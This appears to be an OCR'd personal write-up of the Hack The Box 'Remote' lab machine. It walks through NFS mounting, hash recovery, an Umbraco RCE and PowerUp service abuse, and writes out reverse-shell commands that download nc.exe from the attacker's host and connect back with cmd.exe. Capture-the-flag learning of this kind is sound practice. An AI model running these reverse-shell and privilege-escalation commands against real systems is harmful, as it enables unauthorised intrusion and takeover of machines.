

Remote - **HTB**

Saturday, June 20, 2020 15:47

So Iam having a go at the Remote box which is a raised difficulty from what Iam used to, but it's really fun. Nmap






We see ports 80, 21 and 111(rpc) open. Nmap does a script scan as well and lists all the ports that rpc uses. I see an nfs. This might lead to a RPC nfs vulnerability where I can mount the harddrive on my own machine to access its content.

I follow a small guide: [htt11s:Uwww.com11utersecuritv.student.com/SECURITY](http://www.com11utersecuritv.student.com/SECURITY) TOOLS/METASPLOITABLE/EXPLOIT/lesson4/index.html

This guide basically shows how to exploit a RPC vulnerability and then taking control through the ssh server by generating ssh keys and uploading the public key onto the server, thus enabling the attacker to gain access, in his case it is root.

Anyway, I use the command showmount -e 10.10.10.180



This means I can mount /site\_backups onto /mnt/

I run: mount -t nfs 10.10.10.180:/site\_backups /mnt/ -o nolock

Next I was digging through all the files so I could find something interesting.


## https://onedrive.live.com/redir?resid=9F5616FE732D502A %21887&page=Edit&wd=target%28Quick Notes.one%7Cc0f4f2b2-937 e-454e-a689-c3e149... 1/8

I found a log file that logged a login from [admin@htb.local](mailto:admin@htb.local) - my first username. Now for the password.

I found Umbraco.sdf.

A little google search suggested that the .sdf extension is some kind of a database file extension.

I used strings to show its content: strings Umbraco.sdf



A lot of useless gibrish.

How about

strings Umbraco.sdf I grep admin

This should grab and retrieve any line that contains the string 'admin'.

It still outputted shitloads of data but Imanaged to find something interesting. [admin@htb.local](mailto:admin@htb.local) is our username and the latter seems like a hash.

While doing Blunder box I found an interesting tool that could identify any hash and decrypt it. The decrypted hash results to 'baconandcheese' which is the administrator's password.

I use it to log-in into the admin interface of httrrUl0.10.10.180/umbraco (this link redirects to a login page. Ifound it through another link from the contact page) It is correct.

Thought process:

This is not php so Ican't upload a php reverse shell. What do Ido? Googling Umbraco RCE gave me a few exploits to try out.

httlliJLgithub.com/noraj/Umbraco-RCE I learned a new trick with metasploit .

Iwas always curious on how to 'hijack' a shell session with metasploit and Igot a small solution.

>Fire up metasploit framework

>Type in use multi/handler

>set payload payload/windows/x64/shell\_reverse\_tcp

>set LHOST <myip>

>set LPORT <desiredLPORT >

>set ExitOnSession false

»exploit -j


Basically this opens a listener on metasploit that will tell me if a connection has been received.


This is really useful to get right on track if a crash happens. It is sometimes hard for me to retrace steps since Iwrite the writeup in the end. A thing Ishould fix.

Instead of setting up netcat each time when shit happens, now Ihave an automatically configured metasploit listener.Just drop into the session whenever it is initiated and shell away.

The following is an http remote code execution proof of concept:

I use this exploit to run powershell from the victim machine and download shell.psi from a python hosted server on my kali.





So I have my metasploit listener intact and I get a basic user shell! I get down to the c:\users\public and get the user.txt flag.

Fun fact, there's a metasploit module called rpcbomb which is a DoS exploit for this exact rpc. It was quite amusing sending the pings and then see them drop because of the rpcbomb

Moving onwards to the priv esc part. This part was insanely hard for me, I missed some important stuff and I even admit that I acted like a skid out of frustration. The following explanation and analysis is redemption for that.

I gave up when I was tired and moved onto a write-up.

In that write-up the attacker used a tool named PowerUp.psl which is a part of PowerSploit toolkit. httlliJfgithub.com/PowerShellMafia/PowerSJlloit/tree/master/Privesc

From here the only thing Ineed is the PowerUp.ps ,a powershell script.

I'm going to need to upload it to the server in order to use its vulnerability enumeration techniques.


It is out of the question that I'm going to download it to a place where Ican modify files (read and write) .



\. f I I) I I t ll\ ' •'• I I ! l

ll !flfl fl jf ' \II t !flfl fl

1. f I fl1 Jt l l \ '



Dropping into powershell because I can download files over the web easily with it.

-exec bypass is to enter some kind of a privileged shell:

### Per the comments ,there should be no panicular difference with how these execution policies behave. However Bypass is intended to be used when you are temporar ily c hanging the exec ution policy during a single run of Power shell. exe , where as Unrest ric ted is iintended to be used if you wish to permanent ly change the sening for the exeuction policy for one of the system scopes (MachinePolicy, UserPolicy, Process, CurrentUser, LocallMachine).

Some examples:

1. You are on a system where you want to change the exec ution policy to be permanently unrestricted so that any user could run any Powershellscript without issue. You would run:

Set - ExecutionPol cy Unrest r cted

1. You are on a system where the exeuction policy blocks your script but you want to run it via PowerShell and ignore the exec ution policy when run. You would run:


powershel .exe .\yourscript .ps1 -executionpol cy bypass

1. You run Powershell.exe 011 a system where the execut ion policy blbcks the exeuction of scripts, but you want to change the policy just for the life of the interacti1ve powershelll.exe session you are in. You would run:


Set - ExecutionPol cy Bypass - Scope Process

Continuing with getting PowerUp.psl from my python http server.

This will save PowerUp.psl as powerup.psl for convenience reasons, in c:\users\public.









Import the powerup module to use its functions

I ' f I I I J t l \ l fl I t I j ll f fl '•'• ' I' 11 fl fl '

Running invoke-allchecks to assess which vulnerabilities are available for local priv esc



I get a hit on something



Powerup found that UsoSvc is a vulnerable service that I can abuse to run a command of some kind.

The default to happen when executing "lnvoke-ServiceAbuse -Name 'UsoSvc"' is to add a user names john with some password. I want it to execute a shell back to me, I don't care about John ;)

This service is being executed with admin privileges, if Iam able to send back a shell through this service using its privs, it will give me an admin shell. Let's try.

Get nc.exe to the victim machine:

lnvoke-webrequest -uri http//10.10.14.35/nc.exe -outfile nc.exe

lnvoke-serviceabuse -name usosvc -command "c:\users\public\nc.exe 10.10.14.35 6969 -e cmd.exe"

Great description about lnvoke-ServiceAbuse:

# SYNTAX


**I nvoke-Se rviceAbuse [ - N ame ] <St ring [ ] > [ - U s.er N ame <St ring:> ] [ - Password <St ring> ] [ - LocalG roup <St rin**

[ -Credentia l <P5C redential ] [ -Command <String ] [ -Force ]

# DESCRIPTION

## Takes a service Name or a 5erviceProcess.Service Controller on the pipeline that the current user has configuration modification rights on and executes a series of automated actions to execut e commands as SYSTEM. First, the service is enabled if it was set as disabled and the original service binary path and configuration state are preserved. Then the service is stopped and the Set­ ServiceBinaryPath f unction is used to set the binary (binPath) f or the service to a series of commands, the service is started, stopped, and the next command is configured. After completion,

the original service configuration is restored and a custom object is returned that captures the service abused and commands run.



So it worked...right? NO! HELL NO!

I spent 15 hours on this and couldn't quite get it. This is my breakpoint.

Speaking with an awesome guy on Facebook gave me a different perspective to approach with: don't be a skid.

He basically called me out and told me that I should not be a script kiddie, and that I should look into what each and every command does. So I did. The result? #root.

Let's continue.

So why doesn't it work?

Powerup found a vulnerable service and now I can use powerups' Invoke-Service Abuse to stop the current real process and spawn a custom service that inherits all the previous process's privileges, runs the command I've given above and restores back the abused service to function like nothing happened.

So even after manually stopping the service and starting and restarting, it did not work.

I could send back the current shell of the victim to another listening port on my kali by typing c:\users\public\nc.exe 10.10.14.35 6969 -e cmd.exe. But running it with an abused service that refuses to execute commands for some reason? Nah.

I honestly thought there's a glitch within the machine since this exploit should work because I've seen it work on lots of write-ups (skid moment). I thought the service is bugged.

But I kept at it.

I was so curious and so hungry for that root that I ended up paying for 1month of VIP for htb because I thought it's connectivity issues.

So for at least 15 hours I tried working and playing with the commands, changing the syntax, never thinking of going a second to the powersploit manual and READ a bit for fuck's sake.

Trying various of things by repeating steps but in different times and learning A LOT in the process.

Although this was probably my biggest skid moment ever, I learned a lot about permissions and windows system in total. After the 15 hour mark I decided to lie down. Could I stop thinking about it? Nope.

Solution? Keep hacking.

I got up after 1hour of rest and constant thinking about the solution and trying to ask the right questions. I came with an eased mind and refreshed pair of eyes.

I tried the same thing all over again.

> Connection from 10.10.10.180 on port[6969]: C:\Windows\system32>

AAAAAAAAAAAAAAAAAAAAAAHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH

WHAT THE FUCK JUST HAPPENED?! HOW?! WHY?!

Trying to quickly traverse down the folders because for some reason I lost the memory of the simple command: type c:\users\Administrator\Desktop\root.txt

As I reached down to c:\ and was typing dir to list the available dirs or maybe more interesting files, it crashed. Ok no worries, cool head. Try again.

Crash Again

C:\users\Administrator\> Crash

FUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUCK


What's going on? Why? What? Who? After that, it never worked again.

Tried resetting it, shutting it down. Nothing helped. Decided to go to sleep.

Woke up motivated and goal-oriented to own that motherfucking root.

Tried the same all over again, not working. Decided to drop that method and try talking to people about this, maybe they'll help.


I found a nice dude that told me that im basically a skid and that I should go on and study powersploit a bit more in-depth. So that's what I did. While going through each command and executing it, trying to evaluate what they are doing, I come across something interesting:




When executing 'install-servicebinary' (one of the functions that Invoke-Service Abuse calls which basically replaces a service binary with one that adds a local admin or executes a custom command) I discovered that usosvc is not even modifiable, so why does powerup present it as a vulnerable service?


Probably because it sits in system32 which requires admin privs. How can I fool it?

